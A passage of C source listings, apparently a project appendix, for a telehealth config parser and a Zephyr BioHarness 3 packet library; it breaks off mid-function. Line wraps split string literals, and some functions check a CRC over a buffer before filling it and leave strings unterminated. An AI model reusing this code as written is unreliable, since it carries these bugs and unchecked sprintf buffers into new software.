
	int begin=0;
	int end=size-1;
	int middle;
	while(end>=begin){

		middle = begin+((end-begin)/2);
		if(strcmp(array[middle],target) == 0)
			return middle;
		else if(strcmp(array[middle],target)<0)
			begin = middle + 1;
		else
			end = middle - 1;

	}
return -1;
}

static void applog_getTimestamp(char *timestamp){
	time_t ltime; /* calendar time */
	ltime=time(NULL); /* get current cal time */
	int size=sprintf(timestamp,"%s",asctime( localtime(&ltime) ) );
	timestamp[size-1]=0;
}
void logMessage(char* message,int size){

		char timestamp[30];
		pthread_mutex_lock(&app_log_mutex);
		applog_getTimestamp(timestamp);
		fprintf(app_config_log,"[%s] %s\n",timestamp,message);
		fflush(app_config_log);
		pthread_mutex_unlock(&app_log_mutex);

}

int prepAppConfig(){

		char message[200];
		char log_file[200];
		sprintf(log_file,"/var/log/telenurse/%s",DEFAULT_LOG);
		app_config_log=fopen(log_file,"a");
		//Log file cannot be opened
		if(app_config_log==NULL)
			return -2;
		pthread_mutex_init(&app_log_mutex,NULL);
		char conf_file[200];
		sprintf(conf_file,"/etc/telenurse/%s",DEFAULT_CONFIG);
		config_fp=fopen(conf_file,"r");
		if(config_fp==NULL){
			logMessage(message,sprintf(message,"Could not find config file at path: %s",conf_file));
			//fclose(app_config_log);
```

```
                        return -2;
                }

        int counter;
        g_string_opts=malloc(MAX_G_STRING_OPTS*(sizeof(char*)));
        string_opts=malloc(MAX_STRING_OPTS*(sizeof(char*)));
        //bool_opts=malloc(MAX_BOOL_OPTS*(sizeof(char*))); --Example of bool option inclusion--
        int_opts=malloc(MAX_INT_OPTS*(sizeof(char*)));

        for(counter=0;counter<MAX_G_STRING_OPTS;counter++)
                g_string_opts[counter]=malloc(sizeof(char)*15);
        for(counter=0;counter<MAX_STRING_OPTS;counter++)
                string_opts[counter]=malloc(sizeof(char)*15);
        //--Example of bool options inclusion--
        //for(counter=0;counter<MAX_BOOL_OPTS;counter++)
        //      bool_opts[counter]=malloc(sizeof(char)*15);
        for(counter=0;counter<MAX_INT_OPTS;counter++)
                int_opts[counter]=malloc(sizeof(char)*15);

//Prepare global string opts
        memcpy(g_string_opts[0],O_URL,strlen(O_URL));
//Prepare string opts
        memcpy(string_opts[0],O_PAT_NAME,strlen(O_PAT_NAME));
        memcpy(string_opts[1],O_DEV_FILE,strlen(O_DEV_FILE));
        memcpy(string_opts[2],O_DEV_MAC,strlen(O_DEV_MAC));
//Prepare bool opts --example of bool option setup--
        //memcpy(bool_opts[0],O_BOOL_OPT1,strlen(O_BOOL_OPT1));
//Prepare int opts
        //memcpy(int_opts[0],O_BAUD_RATE,strlen(O_BAUD_RATE));
        memcpy(int_opts[0],O_DCON_WAIT,strlen(O_DCON_WAIT));
        memcpy(int_opts[1],O_LIBID,strlen(O_LIBID));
        memcpy(int_opts[2],O_RECVQ_SIZE,strlen(O_RECVQ_SIZE));
        memcpy(int_opts[3],O_KA_INTERVAL,strlen(O_KA_INTERVAL));
        qsort(g_string_opts,MAX_G_STRING_OPTS,sizeof(char*),optCompare);
        qsort(string_opts,MAX_STRING_OPTS,sizeof(char*),optCompare);
        //qsort(bool_opts,MAX_BOOL_OPTS,sizeof(char*),optCompare); -- qsort the bool options for lookup
later--
        qsort(int_opts,MAX_INT_OPTS,sizeof(char*),optCompare);

        g_string_funcs[optLookup(g_string_opts,O_URL,MAX_G_STRING_OPTS)]=setURL;
        string_funcs[optLookup(string_opts,O_PAT_NAME,MAX_STRING_OPTS)]=setPatientName;
        string_funcs[optLookup(string_opts,O_DEV_FILE,MAX_STRING_OPTS)]=setDevFileName;
        string_funcs[optLookup(string_opts,O_DEV_MAC,MAX_STRING_OPTS)]=setDevMAC;
        //bool_funcs[optLookup(bool_opts,O_BOOL_OPT1,MAX_BOOL_OPTS)]=setBoolOPT1; --must assign
function pointer of each option --
        int_funcs[optLookup(int_opts,O_DCON_WAIT,MAX_INT_OPTS)]=setDconWait;
        int_funcs[optLookup(int_opts,O_LIBID,MAX_INT_OPTS)]=setLibID;
        int_funcs[optLookup(int_opts,O_RECVQ_SIZE,MAX_INT_OPTS)]=setRecvQSize;
        int_funcs[optLookup(int_opts,O_KA_INTERVAL,MAX_INT_OPTS)]=setKAInterval;
return 0;
}
```

```
int parseConfig(MAIN_VAR** main_args){
	char *option=NULL;
	char sec_b,sec_e,set_url;
	char *data=NULL;
	char *line;
	size_t len=0;
	int g_string_index,string_index,int_index,phase1_rc;//bool_index;
	int readBytes=0;
	unsigned long line_num=1;
	MAIN_VAR_DS* head;
	readBytes=getline(&line,&len,config_fp);
	sec_b=sec_e=phase1_rc=set_url=0;
	while(readBytes>-1){
		if(parseLine(line,&option,&data)>-1){

			if(strcmp(option,O_SECTION_B)==0)
				sec_b++;
			else if(strcmp(option,O_SECTION_E)==0)
				sec_e++;
			g_string_index=optLookup(g_string_opts,option,MAX_G_STRING_OPTS);
			string_index=optLookup(string_opts,option,MAX_STRING_OPTS);
			//bool_index=optLookup(bool_opts,option,MAX_BOOL_OPTS); --Setting bool index
example--
			int_index=optLookup(int_opts,option,MAX_INT_OPTS);
			if(g_string_index > -1 && data ==NULL){
					char message[200];
					logMessage(message,sprintf(message,"[Main Config] Global string
option at line %lu had no data",line_num));
					phase1_rc=-1;
			}
			if(string_index > -1 && data ==NULL){
					char message[200];
					logMessage(message,sprintf(message,"[Main Config] String option at
line %lu had no data",line_num));
					phase1_rc=-1;
			}
			//--Calling the correct processing function for bool options example--
			/*if(bool_index > -1 && data ==NULL){
				char message[200];
				logMessage(message,sprintf(message,"[Main Config] Boolean option at line
%lu had no data",line_num));
				phase1_rc=-1;
			}*/
			if(int_index > -1 && data ==NULL){
				char message[200];
				logMessage(message,sprintf(message,"[Main Config] Integer option at line %lu
had no data",line_num));
				phase1_rc=-1;
			}
			free(option);
		option=NULL;
		free(data);
```

```
                data=NULL;
                len=0;

                }
                    readBytes=getline(&line,&len,config_fp);
                        line_num++;

        }
        if(phase1_rc<0)
                return -1;
        if((sec_b-sec_e)!=0){
                char message[100];
                logMessage(message,sprintf(message,"[Main Config] Conf file has missing section markers:
parsing aborted"));
        return -2;
        }
        rewind(config_fp);
        line_num=1;
        *main_args=malloc(sizeof(MAIN_VAR));
        initMainVar(*main_args);
        readBytes=getline(&line,&len,config_fp);
        while(readBytes>-1){
        if(parseLine(line,&option,&data)>-1 && option!=NULL){
                        if(option[0]!='#'){
                                if(strcmp(option,O_SECTION_B)==0){
                                        if((*main_args)->list==NULL){
                                                (*main_args)->list=malloc(sizeof(MAIN_VAR_DS));
                                                initMainVarDS((*main_args)->list);
                                                (*main_args)->list->next=NULL;
                                                head=(*main_args)->list;
                                        }
                                        else{
                                        (*main_args)->list->next=malloc(sizeof(MAIN_VAR_DS));
                                        initMainVarDS((*main_args)->list->next);
                                        (*main_args)->list=(*main_args)->list->next;
                                        (*main_args)->list->next=NULL;}
                                }

                                g_string_index=optLookup(g_string_opts,option,MAX_G_STRING_OPTS);
                                string_index=optLookup(string_opts,option,MAX_STRING_OPTS);
                                //bool_index=optLookup(bool_opts,option,MAX_BOOL_OPTS);
                                int_index=optLookup(int_opts,option,MAX_INT_OPTS);

                                        if(string_index>-1){
                                                string_funcs[string_index]((*main_args)->list,data);
                                        }
                                /*else if(bool_index>-1){
                                                bool_funcs[bool_index]((*main_args)->list,data);
                                        }*/
                                        else if(int_index>-1){
                                                int_funcs[int_index]((*main_args)->list,data);
                                        }
                                        else if(g_string_index>-1){
```

```
                                                g_string_funcs[g_string_index](*main_args,data);
                                        }
                                        else {
                                                if(strcmp(option,O_SECTION_B)!=0 &&
strcmp(option,O_SECTION_E)!=0){
                                                char message[100];
                                                logMessage(message,sprintf(message,"[Main config] Invalid
or Unknown option at line %lu: ignoring line\n",line_num));}
                                        }
                                free(option);
                        option=NULL;
                        free(data);
                        data=NULL;
                        len=0;
                        }
                }
        readBytes=getline(&line,&len,config_fp);
                line_num++;
        }
        (*main_args)->list=head;
        return 0;
}

int closeAppConfig(){

int rc=0;
        int counter;
        for(counter=0;counter<MAX_G_STRING_OPTS;counter++)
                free(g_string_opts[counter]);
        for(counter=0;counter<MAX_STRING_OPTS;counter++)
                free(string_opts[counter]);
        /*for(counter=0;counter<MAX_BOOL_OPTS;counter++)
                free(bool_opts[counter]);*/
        for(counter=0;counter<MAX_INT_OPTS;counter++)
                free(int_opts[counter]);
        free(string_opts);
        //free(bool_opts);
        free(int_opts);
        g_string_opts=string_opts=int_opts=NULL;
        rc+=fclose(config_fp);
        pthread_mutex_destroy(&app_log_mutex);
return rc;
}

int closeLogging(){
return fclose(app_config_log);
}

int delMainVar(MAIN_VAR *m_var){
        free(m_var->url);
        m_var->url=NULL;
        m_var->list=NULL;
return 0;
```

```
}

int delMainVarDS(MAIN_VAR_DS *m_var_ds){

                        free(m_var_ds->patient_name);
                        m_var_ds->patient_name=NULL;
                        free(m_var_ds->dev_mac);
                        m_var_ds->dev_mac=NULL;
                        free(m_var_ds->device_file);
                        m_var_ds->device_file=NULL;
                        m_var_ds->next=NULL;
return 0;
}

//Just a function to test if parsing was done correctly
/*int printMainVar(MAIN_VAR_DS* arg){
MAIN_VAR_DS *head=arg;
            while(arg!=NULL){
                        printf("%s %s %d %d\n",arg->patient_name,arg->device_file,arg->dcon_wait,arg->lib_id);
                        arg=arg->next;
            }
            arg=head;
return 0;
}*/
```

B] app_config.h

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#ifndef APP_CONFIG_H
#define APP_CONFIG_H
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <time.h>
#include <errno.h>
#include <ctype.h>
#include <sys/stat.h>
#define DEFAULT_CONFIG "telenurse.conf"
#define DEFAULT_LOG "telenurse.log"
/*********
This section for App_config options definitions
*********/
#define O_SECTION_B "SECTION_B"
#define O_SECTION_E "SECTION_E"
//---Global opts----//
#define O_URL "URL" //String opts
//-----End of global opts-----//
//String opts
#define O_PAT_NAME "PAT_NAME"
#define O_DEV_FILE "DEV_FILE"
#define O_DEV_MAC "DEV_MAC"
//Bool opts
//#define O_BOOL_OPT1 "BOOL_OPT1" --This is a sample--
```

```
//Integer opts
#define O_DCON_WAIT "DCON_WAIT" //Wait time before timing out connection
#define O_DCON_WAIT_MAX 10 //10 seconds
#define O_DCON_WAIT_MIN 3 // 3 seconds
#define O_LIBID "LIBID"
#define O_RECVQ_SIZE "RECVQ_SIZE"
#define O_RECVQ_SIZE_MAX 10
#define O_RECVQ_SIZE_MIN 1
#define O_KA_INTERVAL "KA_INTERVAL" //Keepalive send interval
#define O_KA_INTERVAL_MAX 65
#define O_KA_INTERVAL_MIN 0
/**End of option definitions**/


//These definitions should only be used to identify the option items from the APP_CONFIG_ITEM struct in the main
program
#define DEVICE_NAME 0x01
#define LIB_CONFIG_FILE 0x02
#define BAUD_RATE 0x03
#define PARITY 0x04
#define BLOCKING_READ 0x05
typedef char bool;

//Main Var Device specific (SensorThread) options
typedef struct {
        char *patient_name;
        char *device_file;
        char *dev_mac;
        int recvq_size;
//      bool bool_opt1; --Example bool opt--
        int dcon_wait;
        int ka_interval;
        unsigned char lib_id;
        void *next;
} MAIN_VAR_DS;

//Main var main thread global options
typedef struct {
        char *url;
        MAIN_VAR_DS *list;
} MAIN_VAR;

int prepAppConfig();
int parseConfig(MAIN_VAR**);
int closeAppConfig();
int closeLogging();
void logMessage(char*,int);
//Only deletes link list items not including the LL pointer
int delMainVar(MAIN_VAR*);
int delMainVarDS(MAIN_VAR_DS*);
//This is just a test function
int printMainVar(MAIN_VAR_DS*);
#endif
```

C] BH3_comm.c


```
//Refer to Zephyr BH3 Comm Link specification document for more information about packet decoding
functionality
#include "BH3_comm.h"

static int (*read_periodic_pkts[13])(unsigned char*,const short*,DATA_ITEM**,FILE*);

//Array that holds all the packet MSGIDs, the index of the MSGIDs here determines the index of the function
pointer array where to find the corresponding make/read function for that MSGID
static unsigned char standard_pkt_index_map[NUM_OF_STD_PKTS];

static int (*read_standard_pkts[NUM_OF_STD_PKTS])(unsigned char*,const short*,FILE*);
static short (*make_standard_pkts[NUM_OF_STD_PKTS])(unsigned char *data,unsigned short data_size,unsigned
char *PKT,FILE*);

static char read_periodic_pkts_set=0;
static char read_standard_pkts_set=0;
static char make_standard_pkts_set=0;

static int MSGIDCompare(const void* e1, const void* e2) {
  const unsigned char s1 = *((unsigned char*)e1);
  const unsigned char s2 = *((unsigned char*)e2);

      if(s1<s2)
            return -1;
      else if(s1>s2)
            return 1;
return 0;
}
```

```
static int MSGIDLookup(const unsigned char target){
        const unsigned char *array=standard_pkt_index_map;
    int begin=0;
    int end=NUM_OF_STD_PKTS-1;
    int middle;
    while(end>=begin){

        middle = begin+((end-begin)/2);

        if(MSGIDCompare(&array[middle],&target) == 0){
            return middle;}
        else if(MSGIDCompare(&array[middle],&target)<0){
            begin = middle + 1;}
        else
            end = middle - 1;

    }
return -1;
}

static void crc8PushByte(uint8_t *crc, uint8_t ch){

        uint8_t i;
        *crc = *crc ^ ch;
        for(i=0;i<8;i++){
                if(*crc & 1)
                        *crc = (*crc >> 1 )^0x8C;
                else
                        *crc = (*crc >> 1);
        }
}

static uint8_t crc8PushBlock(uint8_t *pcrc,uint8_t *block,uint16_t count){

        uint8_t crc = pcrc ? *pcrc : 0;
        for (;count >0; --count,block++){
                //pthread_mutex_lock(&crc_mutex);
                crc8PushByte(&crc,*block);
                //pthread_mutex_unlock(&crc_mutex);
        }
        if(pcrc)
                *pcrc=crc;
        return crc;
}
int BH3_readPKT(unsigned char *buffer,const short *size,unsigned short *data_size,unsigned short
*data_start_index,DATA_ITEM** data_list,FILE* log_fd){

                *data_size=buffer[2];
                *data_start_index=buffer[3];
                int standard_function_index=MSGIDLookup(buffer[1]);
                //printf("\nRead Pkt type: %#04x, Pkt CRC
%d\n",buffer[1],crc8PushBlock(NULL,&buffer[3],buffer[2]));
```

```
	//if(buffer[1]==0x20)
		if(buffer[1] >=0x20 && buffer[1] <=0x2C)
			return read_periodic_pkts[buffer[1]-0x20](buffer,size,data_list,log_fd);
		else if(standard_function_index > -1)
			return read_standard_pkts[standard_function_index](buffer,size,log_fd);
return -1;
}

int BH3_makePKT(unsigned char MSGID,unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE*
log_fd){

	int PKT_SIZE=0;
	memset(PKT,0,MAX_PKT_SIZE);
	if(data == NULL)
		PKT_SIZE=5;
	else
		PKT_SIZE=5+data_size;
	int index=MSGIDLookup(MSGID);
	switch(MSGID){
		case LIFESIGN:		PKT[0]=STX;
					PKT[1]=LIFESIGN;
					PKT[2]=0;
					PKT[3]=0;
					PKT[4]=ETX;
					break;
		/*case SET_BT_LCONFIG:	PKT[0]=STX;
					PKT[1]=SET_BT_LCONFIG;
					PKT[2]=data_size;
					PKT[3]=data[0];
					PKT[4]=data[1];
					PKT[5]=data[2];
					PKT[6]=data[3];
					PKT[7]=crc;
					PKT[8]=ETX;
					break;*/
		default:
					if(index>-1){
						return
make_standard_pkts[index](data,data_size,PKT,log_fd);
					}
					char message[100];
					BH3_logMessage(message,sprintf(message,"Lib: Option ID %d is not
valid",MSGID),log_fd);

	//make_standard_pkts[MSGIDLookup(MSGID)](data,data_size,PKT,log_fd);
					break;
	}
return PKT_SIZE;
}

//*********************************************************************
//**********************Standard Messages Requests*********************
//*********************************************************************
```

```
//Read Logging Data Request
static short make_MSG0x01(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Delete Log File
static short make_MSG0x02(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set RTC Date/Time
static short make_MSG0x07(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get RTC Date/Time
static short make_MSG0x08(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){
		if(PKT!=NULL){
			PKT[0]=STX;
			PKT[1]=GET_RTC_DATE;
			PKT[2]=0;
			PKT[3]=0;
			PKT[4]=ETX;
		return 5;}
return -1;
}

//Get Boot Software version
static short make_MSG0x09(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){
		if(PKT!=NULL){
			PKT[0]=STX;
			PKT[1]=GET_BOOT_VER;
			PKT[2]=0;
			PKT[3]=0;
			PKT[4]=ETX;
			return 5;
		}
return -1;
}

//Get Application Software Version
static short make_MSG0x0A(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

		if(PKT!=NULL){
			PKT[0]=STX;
			PKT[1]=GET_APP_VER;
			PKT[2]=0;
			PKT[3]=0;
			PKT[4]=ETX;
			return 5;
```

```
		}
	return -1;
}

//Get Serial Number
static short make_MSG0x0B(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

		if(PKT!=NULL){
			PKT[0]=STX;
			PKT[1]=GET_SRLN;
			PKT[2]=0;
			PKT[3]=0;
			PKT[4]=ETX;
			return 5;
		}
return -1;
}

//Get Hardware Part Number
static short make_MSG0x0C(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Bootloader Part Number
static short make_MSG0x0D(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Application Part Number
static short make_MSG0x0E(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Network ID
static short make_MSG0x10(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Network ID
static short make_MSG0x11(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Unit MAC Address
static short make_MSG0x12(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){
	if(PKT!=NULL){
		PKT[0]=STX;
		PKT[1]=GET_UNIT_MAC;
```

```
                PKT[2]=0;
                PKT[3]=0;
                PKT[4]=ETX;
                return 5;
        }
return -1;
}
//Set General Data Packet Transmit State
static short make_MSG0x14(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){
        if(PKT!=NULL){
                PKT[0]=STX;
                PKT[1]=SET_GEN_PKT_RATE;
                PKT[2]=data_size;
                PKT[3]=data[0];
                PKT[4]=crc8PushBlock(NULL,&data[0],data_size);
                PKT[5]=ETX;
                return 6;}
return -1;
}

//Set Breathing Wavefor Packet Transmit State
static short make_MSG0x15(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){
                if(PKT!=NULL){
                PKT[0]=STX;
                PKT[1]=SET_BREATHE_WF_RATE;
                PKT[2]=data_size;
                PKT[3]=data[0];
                PKT[4]=crc8PushBlock(NULL,&data[0],data_size);
                PKT[5]=ETX;
                return 6;}
        return 0;
}

//Set ECG Waveform Packet Transmist State
static short make_MSG0x16(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

        return 0;
}

//Get Unit Bluetooth Friendly Name
static short make_MSG0x17(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

        return 0;
}

// Set R to R Data Packet Transmit State
static short make_MSG0x19(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

        return 0;
}

//Set Accelerometer Packet Transmit State
static short make_MSG0x1E(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){
```

```
	if(PKT!=NULL){
		PKT[0]=STX;
		PKT[1]=SET_ACCL_RATE;
		PKT[2]=data_size;
		PKT[3]=data[0];
		PKT[4]=crc8PushBlock(NULL,&data[0],data_size);
		PKT[5]=ETX;
		return 6;}
return -1;
}

//Set ROG Settings
static short make_MSG0x9B(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get ROG Settings
static short make_MSG0x9C(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Bluetooth user Config
static short make_MSG0xA2(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Bluetooth User Config
static short make_MSG0xA3(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set BT Link Config
static short make_MSG0xA4(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){
	if(PKT!=NULL){
		PKT[0]=STX;
		PKT[1]=SET_BT_LCONFIG;
		PKT[2]=data_size;
		PKT[3]=data[0];
		PKT[4]=data[1];
		PKT[5]=data[2];
		PKT[6]=data[3];
		PKT[7]=crc8PushBlock(NULL,&data[0],data_size);
		PKT[8]=ETX;
		return 9;
	}
return -1;
}

//Get BT Link Config
```

```
static short make_MSG0xA5(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set BioHarness User Config
static short make_MSG0xA6(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Bio Harness User Config
static short make_MSG0xA7(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Battery Status
static short make_MSG0xAC(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Reboot Unit
static short make_MSG0x1F(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Bluetooth Peripheral Message
static short make_MSG0xB0(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

// Reset Configuration
static short make_MSG0xB3(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Accelerometer Axis Mapping
static short make_MSG0xB4(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Accelerometer Axis Mapping
static short make_MSG0xB5(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}
```

```
//Set Algorithm Config
static short make_MSG0xB6(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Algorithm Config
static short make_MSG0xB7(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Extended Data Packet Transmit State
static short make_MSG0xB8(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set BioHarness User Config Item
static short make_MSG0xB9(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Accelerometer 100mg Packet Transmit State
static short make_MSG0xBC(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Summary Data Packet Update Rate
static short make_MSG0xBD(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Subject Info Settings
static short make_MSG0xBE(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Subject Info Settings
static short make_MSG0xBF(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Set Remote MAC Address & PIN
static short make_MSG0xD0(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}
```

```
//Get Remote MAC Address & PIN
static short make_MSG0xD1(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Remote Device Description
static short make_MSG0xD4(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}

//Get Supported Log Formats
static short make_MSG0xD5(unsigned char *data,unsigned short data_size,unsigned char *PKT,FILE* log_fd){

	return 0;
}
//*********************************************************************
//**********************Standard Messages Responses********************
//*********************************************************************

//Read Logging Data Response
static int read_MSG0x01(unsigned char *pkt,const short * size,FILE* log_fd){
		char message[100];
		if(pkt[4]==ACK){
			if(pkt[pkt[2]+3]==crc8PushBlock(NULL,&pkt[3],pkt[2])){
				BH3_logMessage(message,sprintf(message,"[0x01] Read Logging was
successfully sent"),log_fd);
				return 0;}
			else{

			BH3_logMessage(message,sprintf(message,"[0x01] Read Logging response
corrupted"),log_fd);
			return -2;
			}
		}
		else
		BH3_logMessage(message,sprintf(message,"[0x01] Read Logging request was denied"),log_fd);
		return -1;

}

//Delete Log File
static int read_MSG0x02(unsigned char *pkt,const short * size,FILE* log_fd){
		char message[100];
		if(pkt[4]==ACK){
				BH3_logMessage(message,sprintf(message,"[0x02] Delete Log file was
successfully set"),log_fd);
				return 0;
		}
		else
```

```
                BH3_logMessage(message,sprintf(message,"[0x02] Delete Log File was not successfully
set"),log_fd);
                return -1;
        return 0;
}

//Set RTC Date/Time
static int read_MSG0x07(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[4]==ACK){
                        BH3_logMessage(message,sprintf(message,"[0x07] Date/Time was successfully
set"),log_fd);
                        return 0;
                }
                else
                        BH3_logMessage(message,sprintf(message,"[0x07] Data/Time was not successfully
set"),log_fd);
        return -1;
}

//Get RTC Date/Time
static int read_MSG0x08(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[11]==ACK){
                        if(pkt[10]==crc8PushBlock(NULL,&pkt[3],pkt[2])){
                        unsigned short year=pkt[6];
                        BH3_logMessage(message,sprintf(message,"[0x08] Got RTC Date/Time: %d-%d-%d
%d:%d:%d",pkt[3],pkt[4],(year<<8)+pkt[5],pkt[7],pkt[8],pkt[9]),log_fd);
                        return 0;
                        }
                        else{

                        BH3_logMessage(message,sprintf(message,"[0x08] Get RTC Date/Time response
corrupted"),log_fd);
                        return -2;
                        }

                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x08] Get RTC Date was denied"),log_fd);
                }
        return -1;
}

//Get Boot Software version
static int read_MSG0x09(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[12]==ACK){
                        if(pkt[11]==crc8PushBlock(NULL,&pkt[3],pkt[2])){
                                unsigned short major=pkt[4];
                                unsigned short minor=pkt[6];
                                unsigned short reserved=pkt[8];
                                unsigned short build=pkt[10];
```

```
                                        BH3_logMessage(message,sprintf(message,"[0x09] Got Boot SW Version:
%d.%d.%d %d",(major<<8)+pkt[3],(minor<<8)+pkt[5],(reserved<<8)+pkt[7],(build<<8)+pkt[9]),log_fd);
                                return 0;}
                                else{

                                BH3_logMessage(message,sprintf(message,"[0x08] Get Boot SW Version response
corrupted"),log_fd);
                                return -2;
                                }
                        }
                        else{
                        BH3_logMessage(message,sprintf(message,"[0x09] Get Boot SW Version was denied"),log_fd);
                        }
                return 0;
}

//Get Application Software Version
static int read_MSG0x0A(unsigned char *pkt,const short * size,FILE* log_fd){
                        char message[100];
                        if(pkt[12]==ACK){
                                if(pkt[11]==crc8PushBlock(NULL,&pkt[3],pkt[2])){
                                        unsigned short major=pkt[4];
                                        unsigned short minor=pkt[6];
                                        unsigned short reserved=pkt[8];
                                        unsigned short build=pkt[10];
                                        BH3_logMessage(message,sprintf(message,"[0x0A] Got App SW Version:
%d.%d.%d %d",(major<<8)+pkt[3],(minor<<8)+pkt[5],(reserved<<8)+pkt[7],(build<<8)+pkt[9]),log_fd);
                                return 0;}
                                else{

                                BH3_logMessage(message,sprintf(message,"[0x0A] Get App SW Version response
corrupted"),log_fd);
                                return -2;
                                }
                        }
                        else{
                        BH3_logMessage(message,sprintf(message,"[0x0A] : Get App SW Version was denied"),log_fd);
                        return -1;
                        }
}

//Get Serial Number
static int read_MSG0x0B(unsigned char *pkt,const short * size,FILE* log_fd){

                        unsigned char serial_num[pkt[2]];
                        int count;
                        char message[100];
                        if(pkt[16]==ACK){
                                if(crc8PushBlock(NULL,&serial_num[0],pkt[2])==pkt[15]){
                                        for(count=0;count<pkt[2];count++)
                                                serial_num[count]=pkt[3+count];
                                        BH3_logMessage(message,sprintf(message,"[0x0B] Got Serial Number:
%s",serial_num),log_fd);
```

```
                        return 0;
                        }
                        else{
                        BH3_logMessage(message,sprintf(message,"[0x0B] Get Serial number response
corrupted"),log_fd);
                        return -2;
                        }
                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x0B] Get Serial Number was
denied"),log_fd);
                return -1;}
}
//Get Hardware Part Number
static int read_MSG0x0C(unsigned char *pkt,const short * size,FILE* log_fd){
                unsigned char serial_num[pkt[2]];
                int count;
                char message[100];
                if(pkt[16]==ACK){
                        if(crc8PushBlock(NULL,&serial_num[0],pkt[2])==pkt[15]){
                                for(count=0;count<pkt[2];count++)
                                        serial_num[count]=pkt[3+count];
                                BH3_logMessage(message,sprintf(message,"[0x0C] Got HW Part Number:
%s",serial_num),log_fd);
                        return 0;
                        }
                        else{
                        BH3_logMessage(message,sprintf(message,"[0x0C] Get HW Part Number response
corrupted"),log_fd);
                        return -2;
                        }
                }
                else{
